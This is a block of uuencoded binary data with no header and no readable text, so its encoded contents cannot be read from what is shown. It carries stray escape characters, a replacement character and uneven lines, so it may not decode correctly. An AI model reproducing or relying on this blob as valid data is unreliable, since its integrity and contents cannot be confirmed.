M^\\ /H1W)KNS>3L@'W,=C?\$RT*>'R\$D4CN%ZU@) [<,Z@M!+1SSL]MR#G?450#
MW' &N8K>OSO\$*K)UZ>(SK0-NM'IA[OJ>*XOG___QM]DV7TQO/RGN@'+\W7XZ>
MVTC/-9Y^#/A'W,<\BX_>/H7/\9_2J3W^ \ /B@ERRY\+U]' [46S:!. /\$ [^#.\
M_4R7P5>IZ0I^=LPF' /8)QWJ! ;Q,Y6%-)+-LFR=4>F?F0[" (' "C3K%-)7(HO^
MVR8PFU'<0_S"S^PU=]F@#GZKLQV0,/[0+HR7BV/@D-AS,/,]0IS%TS#DI=?/
MX3B&VA2_,>!] %8[9W7Z6.SYSAI_'L:CW\Q@,,_T\5\A#_QQGY_MO0[>"T?4
MUZO%FI#.T@YII>N\$1*3ZN8<?)7X%<KM1)MKF"* (]/)9HFR80[2\$+T4YTP06)
M1'N-2?'6P&=,X\$N/FWK)* // @)C3];3*+]8>CH,8'YQKG' /)1F@&S,%D@[\8
MG<)++_KG7Y\1HWL:P>]@<<-!/,&D0.HGU^08_I45I[,SL<&9"^:+O7SF&Q<
MCJ/I=_P'\RJ7V6A:Y.<^WGR/'D/S_=Q'A%?0Q?Y,1Z+S-K%() (*)>AND\V,
M[C8Y(I2N&D._;3;'D._9:1+8NGU1KI*+\$TWTE5CZ76''[_0OW<3^]:4Z/X^
MP!@/@,G1&UR>C/*"XV@UXS?1!'<!M)'>'DLOG&)S#JJ0+L_XF#T#QP_FIZ#G
M%#)\)_5N)Y<EU!MK8/UMW[K*:RLAW[.6DNJ25%(.^YQ#A?MG4V5EZ#<9.\B8
M/&/#;NF!_1WW@%Y'&P]<]S> /)4ZTU_BCD'&K:FI%_WV_AGC@J)-69R;[1&(MA=
[7KS]C6>A'G4%Y^;KU>A_41; \H"=;KND[#,Y9JH>A7_\$ZG\)<JDNA_G>!^
MLRN@KJNH('1?2R/W_5[;QWV^&K%.1D'HOOY&[A=W_'ONL]7; &^33;EB_'X/.
MQKZR&)RQ:!\0WM\X.KN?SV](N1)'IPL;NU^+\?-%P^Z/]2>._A3ZXJQ4O&HB
M\)]1&JAUP#W]:RN+&S^=9[F_ [=^JX9):?Z<!1KB)'EOF:=X^C:\$]/X[;%, 'M
MXX)]N\N@LXQ]=EHF65Z8(U[8"Q_-'=^\$46<^7#<Z>O?6]3)/D"/K_Q='W@
MF.ODL?-\G&[6VU2+6JV1I/KWT,;43L,]48VG=^C\@+Q+R4IKNIG\$2LFD=8-H
M'[\Y'/5Q6=@*_?K,-U'6;C;(0K&0A4-' +R\+7<>Y+%BO('OW"5FHZAUD/DD"
M?>T2G\^\$2WRLT==@X+PGT'^]I.\5\$FA:)^O3[G';H<%B5>-]H(O;:_+Y?Z-'
M<V\$^2+UMT'<_A; ;SB=SG@WL6'E&7=4(=*T'_SW.?BY5'L/,I_/N0F_FC8'P@
MD]AOMB?0TS[=?UOM0+\ZWL=\$NE7G74FDQWP\CBCO2R+M'7QL0!\FTFX?]Z/E
M^C")<I] %D_L3GWCF,]I9COQ&?B._D=___KU^U69Z?ZC^(_1'Z(_0'Z\$_0G^\$
M_@C]___L/_%\. *?TC0TS_RR&F?WJ(Z5<8OIF>6CICQMB^I8AIC]QB.G;AIC^
MU"&F/W.(Z6<-,?W<(:9?-,3TE\AHX][6TC6NK:4[KJWEL]2VEIZ,MI;>Z6TM
MQ^:VM7RYJ*VEKZBMY>32MI93*]I:SMS5UJ*M;FLYO[ZMY6)-6TO_EK86?\$\$_)
MWX\$2^K-S_7O[MWB:+]9XFL^O]S1KJSW-9^[R-)] :X6D^N=33W%?D:?YRD:?Y
MV%Q/<^]T3W-/AJ?YLU1/<W><I[EKG*>YT^1IOB??]+[/]' ^^[[PVO,5PWC8-
M1]YLG+;;AR-OLSAOTX8; ;TI0WJ3AR)N0MP^U8<B;D+=_'XZ'\7G;.=QX4X/R
M=N]PY\$W(V^+AR)N0MZ3AR)N0M^ -GAQEO[4%Y>V<X\B;DK7\$X\B;D;<MPY\$W(
M6_DUYFTH]X\C_Y'_R'_D/_ (?^7^3?VC<.<D=5UKJ5=%/MJJ8V>TIS! ?G.AZ?
M%?9\$&"<P1B; . '\(N:]Y\$XHR3R'%VC:LLQT5(EAZCN"V9.-WLWAWGWO9#N:\J
MEI3#L7I:++-5WD7:DRA9Z=CL("3&)NPW]T'[-971U+Y,HET6XK07%N2HK,UX
M]XM)/\$>'@OGSF-TUY^=UX(?1MT=34BK1O\%U.[\$>T/\)' -FY?64Y=HEDH>T\
MXE*9N97S<!TUMO57B3@?\$S0<AO(7@,;#')OJ8&T5RQIKBT*:>L_H:UUHJT"
M0_E.:&L-X;'1LJ.(TR'@L>.(\VX!3QY#G&C;J'K;_S]&\$N<='F?V_X"O\$'40

M`EPFX!_#==\5\"!7B+@>V\$LOH/7KU,T85^YBRBA_#X'!_!3NCQ]@MJQ`^C4
M;5(T!_\"Z9QWZ<>['THD3@5D@L@L9RT?/W42W0[GT7;0)*L=3T\$;+%;4/*^3
MR6WK8)Q#:6V#>AF\"M[,@0S8!1Z00YW4\$<T!* [UEK25\SBVG)Y:DSEC@3V3GY
M/6LNZ80\$G-@L)S#(*HO'P.O='4^<:.-L9_=@G([4V;^&S!/UA!YK@!>KA2#
M\$OU<'OZ@?^)-<#W:-VX\$>#0033<7:NA[\"];P>+]>%BG*=-Y`)N.3%2TN3='6
M0ITN;@,*8V^E/\"YYG#L7QYVHEAK@^9\^8';/[GIC7358=S;4/2CJ5\$00)X[9
MKT;S8PW@E;+2JI@QCFG;@QC35)7UM685MHUR)O;9\"NW\$P;\$<SCEE^&4QJ^/<
MC8_6G,7S29+PN=Y*^M+[6>Q2\"_J?N4'N3#+W9>#]L#>'D\"Y>-T82:Q'62#NL
M6Q?(\$.8^GG*\"^V,L%/\\<?[*.'=[9(QEA_OJXWJ>2.:X-I3!/DDAVIV)-/K
M=1D)OZ8]]HC^C4=\VFRN&9T^#4D/>2:O_ %KCM?L&!.(QVV-\$/*BA-8]1/A\
MC1;U\$EA?\$MQV.?^#HWV\G^^^Z;*9Q>[+*83V\"EUI-.-\"K;>H:G6VR4QR,C[?
MS.%(#@_:R.\$H@'___'(=C''YC'X'C'7ZYBL/)'#^_AL-I'.^T<]@&<T%AZ<\
MO&\$EAZ<!7%'X1D'EY9Q>!;'N:4<G@?PC! (.9P.<5LSA7)*3'J7L+JAR9\$SL*
MR;\$6DQR6^Y:0'[B.[JFR9?-8=1*+-5=@5BT2]-<1'4?HX_9(.\$+_&L;\",8I?
MJ_N>\$O.K'07\$U7&L?Z!/?/HE\%9[%G^[X-.3<P%RN6@9?IV?A'G;&)+M/FTSN
MDR:S^RO3*/=;X\B! ?P&9S\"FR@)Q/=\"\&/5(Y1\FQSU=R\"FW\$;5\ (1X6X'8OA
M:) ?<!682ZYA#<FRY)5[[?#A6E'GM\"Z'_M2N]CL4DQ[EU]'HE\DI\4_&IV)[
M6;&8^UVF.[8^XHTC<GT=YD:'=>]P*JU2U>1LUDZ\$:&>L:&<\"R=GV-,G&_-8
M;[.PLT=[<3E:77[KT?Z];&WN2*>Z7L/R6]'^^'.6F9+=Z\N*3RJYY/@=1<'<
MZB:Y[6%U%X35G1NHF^B^+:SNC+\"ZTP)X'L.G\"#R=^7M,9==8CXH8#7I<C0QC
M[BP^MV:8]YM@WG<.,N]FF/=1,. _NHIYQG(5.N_M,==VWE^+N?IY/W<I=*S?
MZQE\WM_M\"<[[L;!KWNH)G9_VGN\"\\^/JMH;5/=@3G/<_A]7]15A==T_HO+_4
M,W#>&T29!'!7\$K^O_CTR_-1@:Q_F'];_\"3U/46D/ZE9>QO0(Z!<=!WV#.95S
MK)'!,BOH&2OH3LQ+8^>M(*^M(*>M())^M(>M(^Y/M!7M\T)^D.Z2V2C;X<
MZ',@8QM\$[L68[CIOF&_ ;^CBIG@;W582ESVN]MDCRK@PT9<:K7\$^J*E\G%25>
MC(MM'YX(R''4R<D'?O*!GWS@)3^9ZT\"]O72\9^_:GH(XVT?8S=3V%_O90?WM
M4@NL)\B*,P;?-HP9^E<8PVU/D&H;M%6S6TVIF416.*\$M9Z69JA_6G&7R'\./,
MOJ'NJ+L'ROZ7O:~!DZ*Z\KW=/<<'(J,A\,') *SQBCL94=WTK2LV'!I48@YB8
M9'U=55T5_(A104.(B0WJA@1CZ)&(2\RCT1C-N)MEC1@G64,+ [CZ-218A&DW<
MV*#1Z*#R)4PC,N^<>T]5=4_/D.R^]WOY_=[KFE_/O^K6_3SWW'//N?>6O5V_
M%=^EE\"KTH;9!_HV7T),7-/2QTIUS-_Q'17N>4GD^3W3.1(%)CS6MLGKPF\R%
M\=@*_ (X,RR)+,\M-K.E9_([QY_)O\W8\)-)7'_E-D.&\"=WMVE;L1YMZ*\\^3
MV'ZK_0ACL14L^]E'\)G3!N)#-WS&..)MW>5E<6&#)*9VEUVZ9]:L/OPNZ32L
M*RC7;>!VR^+DP'SXX?>02Z&MMB^P^MIOGKEM!F/]I^(>J?3-*/;AE?O`)VE/
M\]BA.=N2K/NY'1=9CR!O/,//97>>2[+,<]O!#?L_MG+M[T>J-Y15!^C[F*9[
M+7[F4?^@T/4JZ8'WS5'6!6RK6QK8OY10#P9:X%Z[2-]8K+@']<RC'GVF<%H^
M.%_IH<-\"!T\$]^J9#YV];V&SU_ '[B60T!#W0<Q>'^]JQ;)4*-/E)Q[8UN24W
M#4#]]-ZU1!O'=TN/Y?I,)YY[4QGFNIHP\K>\",(LHS!%YA.@0U&D+T!+K4X-R
M-AV:N^TQR/'G5YY><^\\B'-#J]53!)VTZ4//KUD89Q/1_3,\K;:.8*_Y(,T1
MOT^MH'M'\SLK:-[<]E^@<RFB\\7#TMG0.,TF\"IJ==`0ZGS*4SA2F]0ATGGQ\$
M.M>>IU,X!<_,PG/3XM!')CK1?LF\"[1KP&G[7G.3?#7?FE]YLV17(@\$E0MH\+
M>W<EU^5CG\"=7LCFS^C+!_25\C\$\"\$SU2' 'P/A?MX/(]K=3S^K'6&U9,\$&G._
M_)RH>\"AO#GT@Z(C[593.M'18X*_4R?NP5X'>>\\D/[L-0B'^E!_?\"ORF6FYNS
M7^N\$NR<7XR>FIR6F78WW)8B;9%WG_2?%F?_:7'UV\"(;]O-OQG-S<1^I90UL
MWE&\76/93_CV6\'>[%JMG2]26E-HC'\[.]2U,O%6+H<8\W7WL8SXO%L^*;^
M/Q\6<N/8(+Y,\$%\SE[5/07S+@%[(=&\R>/Z.U65VS^HRL>S?!#K]='!P4O5W
M=?\V;+L)SD+\\[KV05VZHAY75M5CX?2\75\$/#T#: <Z@<'0W\"!MI^%)LGZ'MZ
ME1V\!OSFAMC,-N1O>L''8._>=AB_0V;]KS)NWZYD8._B7N#MG*ZL_]9&<E\
M=O'\$MAML,9%6\@RRH5IZ-W=NNN6#[B]O#()_OBWZ<OC91YN7Q?8STW]I5%L
MWDE0MY<Q0W<!' ^/GM[!F=-]T%UV8EK431,_D^NFU_BY21N\"MAO44]/;D<YR
MDW*)5J@<@<Y.07>H9[1'-9AE-];X?VED-^]4\$^@)_2'&-B#:>P8;[6'<<6
M]F\"<V!?\",KZ&/C!_-UX<(;V/-^?/=99*Y^B_09>IV_4WP\">31[ZW#:6_%K/
MICL6]3P'\]8GT:8>ZG0%U!FU'T+&'1K-QP)>38SI_0CQ*M_?98\$S\$&^P>N:/
M9[N(<)\+B,<Y/'=;-2)[V+P#G20W79,O/,/7[#MW^'=J'7^P#KT\"VVO'_27
M^6Q,?S(AOB,7?%*=Y@1*<UK8?CY2];Z1WD*:2G.=\\)W,7J'WZ0_L&]QSP,L
MT3MJP8<' ;@,[\H&!\"WKP'NOY@8:+'L%[T983O2OPV_#<[9M/AK'BH;NWU']
M7G,7T(V/(9YHE;\$MXUA%]DRN;ZR,@^Z'>V[A]Z9)D\$D%D'N<[PYUX7XY?]>
M0>>/Y'F;!7=L!]L.#:X^+2;:00)X_E4\UZLR/(-V'.%/'L*7L,R)7AX'O.-G
ML\$'<;3&^3TXDX)G5HV+;8&?8'\/,J@'2_C;,) _&F'@ZH--T,[8\"SPFZ;QJE
ME:F.XR&(XW#09B&OJS\0;=8!_V\"CK\$0;193Q3%XO3IM5=J=:Y36'^^F/<X^C
M<K+QW>7E'^!^!XSS=N!V*]\$TH#&NB;8V'NM?U;-T309H^]4/Z!Q0N%^,[3S.
MGL7QD0YHNSM?&EP@]@.EZGPOH?1W!WF'?#:=895Q;R\"?RG!2'^4#WL5'=\W
MJ&OB7D)7D)]X(O+3)(GPGPK\"QX>\$EZ+P'P_\"!W68_&A5_N9\"_DZNR%L,THXO
MP+V4P78\$?28^@?N;BWODGW!8[!DBZJ<Z'MR+^P>5\4@CQS.N,IY\"=3QG0CP]
M0L=>V8YU\"OE!789ZJQQL\$V/8TKX3HK>O1_CXYB=I8E,N?DX<9^#^([#=0+V-
MI3K&-H1[GPH;H9GW\"R=!'*)!_X/[\$(.^)/]6JL[; &#SC&<=NVA[;BN4)POSN
M'['_27%\H'=(5>)*[P^NOIYHT[RJF[?9IGNZRR*_0U04\I'')]&_QGR7_L
M'N&?0;AV-BO_YU?%V;V\"=M7IO'+A/@7AL,R@<ZY<MJ:[+,HAY>V[N\O=\$![]
M/0^EL*[S-TB3MP+]F&@7VD,4\,PR515F*??Q^_*^K%\"MK/@CJ&L/<2[2VH
MTT'G\".+H'G_<X'_C^\"G\$@?JMS/O5:5?O';-V\NGPO.I9L3]-T!\7#@F>Q;/+

M&J"P?;33N4*ZG(U^'&@'E'N'7\]BSRPA/)1C#-E%(5K(CHV\$=T9T!-T[A5?
MAC2Q3[;W#L[[(?@=6JX[7Q7MMGAP<,-FBBO<@WFX<YEHGX!0MV1"CVFZ(U[&
MOGKN%O'-/N>!.[K+J&/A^4QW;R\$>2'1]=W.O>4CL(X.\.6N+L%&' .U-IV/16
MBO2F5Z:W,DIO":5G5:1W0D5Z9_Z%],9MX72[NA3(' .C+Q5Q64V=L"]]OE-N5
M+%.X@;&FL:B;+17S'9UEL+=1/SWX'V(?E\$]37HKQ,"^=!] \? (7W:?RE(L\3W
M7KEG*YM^W4] `;_E6L<2I=7[&J2!8]GG;N' [=]>6*`WDP^WO#]U+,BKC#CK3
M*["]7^4V<8+;Q">!35R"9^P3'^ (Z8.:Y:6S6[MEP#[;6!M&.4U5VP,�C?`
M,?NF?5_?%K3EV(*!NI'!7[F"/#W5';IS%FW;?T9Y(VW>VSOX`?Z&1/O9=:T
MPAYKF9EC+#.9!-DV5HS!Y(YA_*RA2IIMYV>9_;7VO!B7PC!Q*+,UI,PS*\J\
MG.')]<K\9J`#%U+YH*P;#XJ]L'A;@CPG&]F*!\>Q54/'P/[;:96BM'XP3%H]
M%6EQ.M\FYGLY/00-^?B^#5OCJ^E=DQA:[]![,47OAN@=V/%.]P_Z!8:4^F"
M]^T-5GG:^^Y^L]H"I>'=\$,!F7>>R`C1IIG4Z:S2U%OCT-Y`_JC[A&'N+]
M<GZ?@?M9NT\+^DTWYLI*.\`XB.T/R`=AH^*%7R\$^OU)'<NVGD*`Q'@^FU;\$
M&RTS-MXRNY*QSH[Q[(9B`^Y)TGSUJR""[P<ZW78,FXAG+]X&86X#F=*`M\$/9
M"_E?=BZ[%T^W,<[L",W@YR=GX3V#;)@%;Q/TI['Z#^P\$\\Z&.6AB7C8`1[F
M2;CO8&_0U0K^-/F1F8N/7?V-IQ3"7B[6N;6CH6@;/@TI(MG`B,O:4#09KYG
M30[/@G\4Y<YY@X'=-*GS;K'7']^+<"\]GDCVY/0*/]\F/R3?>B\9%/M*X?W'
M!X/]N->;NUO!WM9Y7W\$2.,80L;@OJ:OD5V&LA'W<BKHUE?8>'%N*IX)AO;5
M4-F\$X5X8*5SCD< ,]/5*X\4<.[. *<'@FP3H(U)Y\WK:1_]X./]MYX_H_[[A
M_-\\YM*1_-]4CG:CER.Y2.%FWKD<\$M&"M=\Y'#7C!0N.5RX)ZKZ-QQ/_CL(
M'YRAF\2]M6D?[?L^;7WE_OLM\$]>+CQ%VZ!;<,[MR;./SY:%G%]?N:[=/C!MV
MXIA>X(IF1C;U;*S"W2\$%MY_XC/7*:!]+X1[U+F^/-HJ7_V;4%_=@GMPB_V5
M)O5V09K%&/:OS;V;OF[=Y9[?9392>\9]7WE\NS!^UF_QLX;:>YW#XFSXLZ`=
MO3*:7;\7Z!+P`;;CNT:+]3%I?@9E:R=O6Z.8T@0R:1!T1WR'\POM\$[X[^?[#
M?()]9B[1MK_#W##,%8#4W!/5TR#O-UQB#OT!:YXGW1OI/"MF">XD'94!:
MCBOS/2+Y>7NXK@#/. \XM61B..<1HS''/\P`Z=(XVS;00?&LO0T3[YDL]G=O
MW&V#;/'T+;/9.=XTI'&5N:+1?G2*5^90X/J[VO&T88??Z:S2#QQC(+)]0\$M.
M<QIWPJCJ]"?2E>W\]N+J08/J-=R[JX>\'NLH;H4Z0YFLA'U#?HNYQO![J'MW6
M! ?RP4_@M\+/86G#^K+,#\KI@,+3E@\$%\3W00+_Y\0/#IW307<ONO`SVSJ7?Y
MKZ.YE^'&D+`N+\PUN6_X3CE36*-T*;!\$72W(6\$>KPBSH29,;?^QC\ (N+0M;
MI(59Y540_O\$/1'^PDMHD[D5XXYDSMY4JQMIP+'=.&??@Q/8HYRO=EP`-<+U2
M8;35`_*6GT-?^,VB'A0B@#8[%^O[?.*9`U#_J)/HF&>P\8H5:2`Y2"-I)*O
M=+<'`^%YF<^&-%XYANU>%Q,Z\+</B[-J<I0>VJNG!VE-7#MY[9V+]FR'.L=Q
MJU4-M>E-"M++*.%:\$70_#]+;#_D['L)ANJ+NE:IR3\?UZ,0_P7SKZT>S59'<
MJO80#0@Z?_D#L7>9=GCPT;>`]S&/2Z`]O%[9#H;I5['^L?Z.@SPW_4KP=QQX
M]I9XO+\0/\`N?&;]_`SPF"BK"^XNN+_,:4BR"FT:X/^7?\7/O_TE^U<^)O;H
M'RN><0S+`; \SP68,XNJ&`%S0\$Y\9"/=PFXMUO;/P4/ZCN6#([Y_`;ZPBOS-8
M=7YQW`[WPL/U:4%>_V5`Z"%!7@N\?<5X>M@F;ST<S3NC+@8ZW:YEI\XLS[KG
M\]N0W]8FD_VXAR^ZUYTV39,<V:,TOS0S#+C;JS_OB`?<V;Q,UA?Y7U7HO-(
M^Z7BV4JHA]T\$OWV)AL[W\$J/Q;*YRLH'X'^3_#T%>@ (ZI"%Y6\SM`=]P,OW\^
M\$"/;RGEC<CA^^`W(W#?=S26<5+G=I"QSPY26QS'YAG@_B2\$Y?EL`#WWT,?R
M[-,"?%"&D\93&1IKW\V&!\M'B_53P=\\B><]Q*URD*=O0=H&T.QC(=]6OU\&
M[V?S]7M66?0%DVAOXN;.UQ)MG7\ ">7\3M;D2M&_<A_\$5R/L.H.5:<-L.;F`#
M7)4<Q>9!F790!YW\3R0OMT/\F\[%\ [ES6V=A_P/MY\713'D!W&PH4P>4MPO*
M\DH\UI\8S>8A?V2AG+=RMT3_`H@3\$?>PO/T2J^?V!K8!]^SNAGNHVPWKK@O>
MW0;/#0U\3`GJ0Q/EXW/J3;T7`HCL5^RS<*TBTF\$=@<%YCT*;;`O:~T:\$P_R^
M"K_I\$. [#\YGX<T#Y^;BW-"F%>4":_0??NAP7DOC]C'U>ZG&IPA]3[PFC\$=
MUPO\$08])=%Y,9U,J'U3K\$WA^N#P6=8DI-*@='EK'%-DX,&?`JV[N-W4UHGM
M`>LR=M+QE[:S:6G<@QYE&+8_B[?Q*6'?MN5'E-XTLN/Q>3H]+QT3A=E!^L1F
MU*`.%?3ZX4W]_=EGT]U`_JN4Q7*"O+E_<#7NQ1Z;4<'GT):/_%.+?P=95\$W
M'U' TWN&-[+G][61\U!`U?1.WD?Q"7&KW`]Y/'`GVW`GTW`GY.`/R=WO@[\.IYL
M'3QS;"`4WZH.KKM<C[H+]DE(LZ-YWSVE)V.`A&Z%NE2A/*B.(7>4/U;P#O)=
M'!CD=(\?\$GK/\&<2!MMUL[S!GWRO0>B/GDI],GK3F%E<89@4^_CAP2]6;Q"
M;VTDV5+2JG3CU?M)+D_@8Z:\[T6YGV L4[>VE0WS_4&X3_N(0W)^YLTVL&5&V
MGUM-^X#NH6PAMP&@NP)A+HN)_4&W`ZU1-W2A_WT-Z#R*K\7(S5U_6(R!X=ZG
M#.S3RKBG)?7^PDE\7515V#]!W-BFUE'8^W\$_]@8Q[W++'8OV/,G(7DCJ8=_Z
M62CSVHI^&.=P&\97],.9R"_&=S'1Z+OO5Z]UJ]D/G<8#9T.;<>&W"GX_9,*6
MB\$-_@;+B/I!5T/Z4DT.^%FG\$SQ%AY/UBWW(<`T;9\$?01.,_G3!~TC@%-DB#/
MY@-ML0SME^"X"/!]4NE_*"H'VL<V<\WXZ+<,4CS5JC#+*YA'\=6'4/R;*D8
M2U^/Y_#LN-FZ"V7>T9`O"_I;S),8]VCJ_2WEM7IL<@3YM'#4CPZ1?/HLEU&)
MSC+O`T=U[H/^"\0Z7Q=],]PX1%;]A(\U3.V=@',-K"6P3=:SI)'`LS/O`YGP
M*OQ>>P]E26XNKI?'A?81;@N+(/KQB8LG9QDD),S\$M.NQGN,\S.0+K:-1^`W
M/,8;\$^UT![S#]O\$]7D9<WRW2PG:#:3WS'K=GM^+: (1RWQ_3/F`MFHU<CDT-
MY=A1`Z+-L"#/A2C/?/P?XCDEDF-;D-_CP.]3N!R+]]\?XW)L"JQF;P])?IQ
M/7P7^`_Z;)P3""26][^!LFUJA6R;0K)M,LBV)I!MDT"V'=_Y!LB>N8,B;T/E
M6]=A<6:SQN.8VOL[?EY;ZPAG+?Y[K>W5%-D.-^ROMAU^=%"TI>^_+V34DPV<
M7[>P6=WE4H)MX/<@KW)@@],</?"A\$>K:."YVU7LXMQB-U:-; "M(Y+5S'T=P[
M`?CY9'I^\$-)\!_I3'C>N:QD<5(^C=X6#8KZ_\ETP[O4/F%<^M]_4>S?<OTGW
M=\`][^G^=BI'U^#@O/WDM@+>_Y'NOU;Q_IV@3Q]AK@2_,RG%V:.@QVSIN+>[
M'&O<M*8C%_\>NG?S\$V0:DXV>(<K='O#B6%_)5TB0:-7\$=I1UHI&!</^%@SBO

MU]R+^O"1YA\$X#0K=93PK+#F>/9L\FKZ(^Z.#/'#`#=#\G"GPN;#V>L85C^MWC
M\$\\^.`D^.`V?`SWZXW\ [PNVJ (<X3Y!\$SK%"K'Y) [G<XO*-L;E_9;F'W27,V-
MNZ;Y5\W?:XZ+_F(N^(F!'`+IP_OLV,UK1%LR\UC>6W^5^-Z?) HGXSC@HRAW8
MU*<>%&,J1_KN@(\8) ^-JI&.4+QXE+ (#_FQ42^8E`?N;%/KFG>\$OO>HXSX]) +S
M^O!LT@+U(T<?Y/*0RP1\ \NI@M+?TD<[(JTQ->YGV[1Z: _@^&27]>=?IOEZ03
M? [\ /7T__24H_,33]?QPF_4QU^K\>DOXS(Z8__%@UR@O_/3\$??2/(BIMNL,K?
M+XOZVPRM!)B_.LW6\$=Q<? \2CJ7' J0V43' [.G0-A70B;V2?" /GHP&-N[L7Y
MF#CP4@ [ZLG4X+@?^`MX3_C"MS]%XV1JXOZE! [)G>]9[80WT)S\LD+C-\$7B;U
M/ASF95+O8Y5YP3/F*O)RSCX1-G\P..]@4N^)%7E92GD9)' ^8EL'S,JGWRT0#
MC`)U\$AQS+P1]=*8ZG9/V81Z@GZYP>VN?6,]0&<?\RC@*U7%, '":.E_:AO*F.
MX]K*.\$K5<<2&B>/I?6*L"\>@ [KXJ.3#<V,6,PK'7;U_-?3]@?"HRB'OLD<:G
M<\$T5Y\7L>7WJXLSCN269Q[=#W_8.K6TN0CWQ]PO.Z[MI2?"^M?/UX'U<O()=
M<U[?ZB7VXVA/VX`@OU?G0"ZAGXWQ25<O%V,!6V+7G=>WBOMKYOY^BW8WV:RO
MQ)NO+D'>VR'/E>O!CKAVD\K!\UAJSL>G6WW+ECB/X_E9[8LS`UQG`QNX\$6S9
M^"BFJ\$#K#1UGY%\F6O"]]EY'?#`LK/S"R&\O:F[7\$C\$\DN/B:W`<X:>>!G'
M-F-_+'E/SG/*N*YM?<X/)\C?) [4>S0\XS>=/\^Y67V\SP()\$>=N*,YG^FT
MRD"[@:_O\$^USX;E67]/BA8]?>FA015NXD=;HCB8=LH\$P6%,]_#E"8LSGVJ<A
M+T_=T/, %B!O[OO:G0>=?8`\,G2/E[WX% [Q;; ' [@>:P:&N^V&GNOWB? [GTT'X
M+<)/%+YZ7/@]DG>XICXHGWFVU>>DK3[W+*M/M(FS\TNA?K\$N;EWB/O[QO1#W
M4#^EL_/KP,]]X.=^#\,+_!3XG'H+Z26MO>/V#3>F*\I3!-[I#/+ \6Y'G#^K
M_#ZB=CSI)X/BS)VI^)\S';8P"+L/Z@;;9NL^H6\5Q=P[R*'IXON01!O7"Z;L
M%>T2OR\1ZV!!9]@KY+0AQL^X#I"!^!+[Q/JN9#S2RXIBC&H]GG%9&>^HJGB;
MN\$[V*XJW(XCWQ>[R.HAW!FOFXW?<[661UC36UH_K)P3MI^<%_9IZW]T#<AC\
MO0!U]&2W)72/TG20-?:`2'M2[^O@Y\ESK3+2?AUW%SKA/^Z-SFU*!OW0D>8,
MFJ)^Z*F]43^\$Z^I8(.>2YXCO(\$&N81IXMDM#4+Y2=_F[2TBNC:#C89RY05K;
M`W'T4CHXEGH7G9_QU<KT,N=4V>L/[Q%CLGRN!]ZW%\ [)G_@R7Q.KA&ZE<_+'
MO\S70D=NF7/SS2^+>0DNQ_ZUN^P`K7B^F[OPN^;>S)+V@6H]J9;_ *K_!VIM(
M]&;&6W@VD."UTKE5:Z]R>P1/5+I]#,H+-EWS-7O%65&+(/U54+>YT1`/\ (&
M5_`</I?@V2'Z8#_\IO_\$F5*7`9T>#?E[!C\K-?C>Q:4TA9L81^^\$./` \OE6C
MK;X`_`A[`UZVXTS!\Z=P?&/M7+; [39#Q@Q>SW0_%B`\S,XC'Q1C_G#T!CT=N
M31`WC@\$\$Y0C.6%EVHM5WQ1^@;4,^L"RQKR8'\,S6'/#IDTLJ^KXJ7GQ\V._>
MD!^3>VEM'J-R%V:\$ZSX^#/FZ#N=39L;R\='07T"ZNW\$=[='LT0?I_)<)1-<,
M?@`\ \@)I/8[J`,`^C:0SX*-6&=LR\N<JU,GA] [M#(3^N9*495?,>8R#M3W)^
MQ/FOUM[9>"9+7/'=D\ \C/.@?`QD?0+Z6%%GC+>A94O<@<WPV[];Z#?H'\<2
M5]%;],40INW5YNC[N"E67R.4K>]LJ\PNLLKK9`MLE>3`2T(?78^R9-T,X78B
MY>GZPUR^0IMHSG?, `IUP2<<`KF?[,OB9,8[MQG4: !0B#X\RGB3Y^?47;6,_:
MHK9QE&CGZQF\9[N^MHW]"^^=JS(#7:S]6S;H-,`WU<B/]T-]?`20MTT>QD;9
MU\AV_TB,3:[OGMI5;F?Q7GL(/XCOYXX>X1OU6&\3\$\,F^GX"^)15R8C[@)ZG
MDP[>LT?Z4Z/[! !8TKQ_E0[EOAN`2KJM<U<F+\$"[XMAK:\43\ /B_[!SY&LSL)
M]/HN\,?&L6PWQ#-O/ /E[\$N,_\$*P+`7K`\^!^ (2?Y.7>X-I7R4]P_W!G?D;R,
M(>^?8?646*!GLI#O%T`>31YGK/?R/8)G.:T;NLOS]HCUDO=3G>)XY"?V5*W[
M!3Z,5<FK>;MQ?..@VVRW#C(O>O3<ZJZP'WC<'M,M4Q]--\0BZ5K\ [>W=TEM&6
M/8(WFOX<+R\ \QLK;FV;D.?^U)<H+=XC[IJF)\DAK#YN!-KE*/BC%>+L*TDI"
M6A\EFD@`@EQ`Y`H2SF`\$Q1J>Y0>X'L_OOWR@B>2\7#]+<8WGO)^<1Q/(O.
M: ^H@`EQ<R4^9ZK`? [!])A9^T7YS)%<X'+YF[Y?30W>"/E[ZS](Z)Y1)V<QDG6
M=_QCU3C)W&"<Y%B*YY,' ^#ITXO%XU1C)B[N\$#1#8JR?L%VM4N.Y>,7;!F/@F
M<.@8!LKEG^T6[00'24A_7L]V0EL'O6'IDN3C1QIW\$'+IO#Z0"=??,8;-PSCQ
MFU3.`Z51?3B>@FV9RVV(;RVEA3+Y7P=YN80N5HKS\]RQ[;KX;7+I]KYUN\2X
MXHW"?N?_QT(C^L5-C%J\$]!.OD5N]X5M(A':<=AW?F=7M1V';I_:+<X:Y'&`
M7(U=CF6U[];%H;]ZR.H+UK?R<@S\$RZB;XWHL.W`["__I37#2#N7RKN4:(ME
MY&FRF>6E9#^.-+>X\$X2^H<-</BO7K&=JC`L^ZY_`LZ\8Z&OA+8T/\3&>JA\^+
M\3!U\$7Z_R/O[%LZWRSJMOA.!CS&/N/?*NF'U0*`WHTQ#^3\3:=-U;[P<7P3/
MC8S&U1)\;7EJUS!G6\$.>%N*^`9`NQF%/9.48A+4[61^>+SUI_ (OV(V'9FZS
MKV+E>(-5[H9[Y[.LG&@>\$A[JWN;.A3H"G2WC\S..UZ^Z+\&_P6S916,,OE4.
M]__9-;0-1G/TAW;QM/JRD)_;H!Q+VUA?;);5MW0JX'C\UC9^Z=(S6%)B'MA+
M<' ^K`N[-Y"ZQOGB;U=<-]\L,UC?J#*OO`;B_?3K<-^#]S&VW&ZP\JI'N);B7
MZ/Y4N%?H_D-P;]"] `O?3Z7XVW\$^E^UEPGZ1["^X_1/=)N#^5[AO@WK+Z;C\#
M:#;/;ZF/@EIM.]5%Y-L763W=\`/A)^R[E?52.S^^^AK*Y55W+NIIP[H!^NA3
MN\NM4#] [;[4?N2O>M**%K=:_\$BONN27>TM_8P.:! ?O;H*Z/%/C>,+=O:EGQQ
M#:ZM@KIMO>DVY`W0=5N#_B39P.WWH(X>A/S@7.2->\>85@0Z&=MT?=G']7\7]
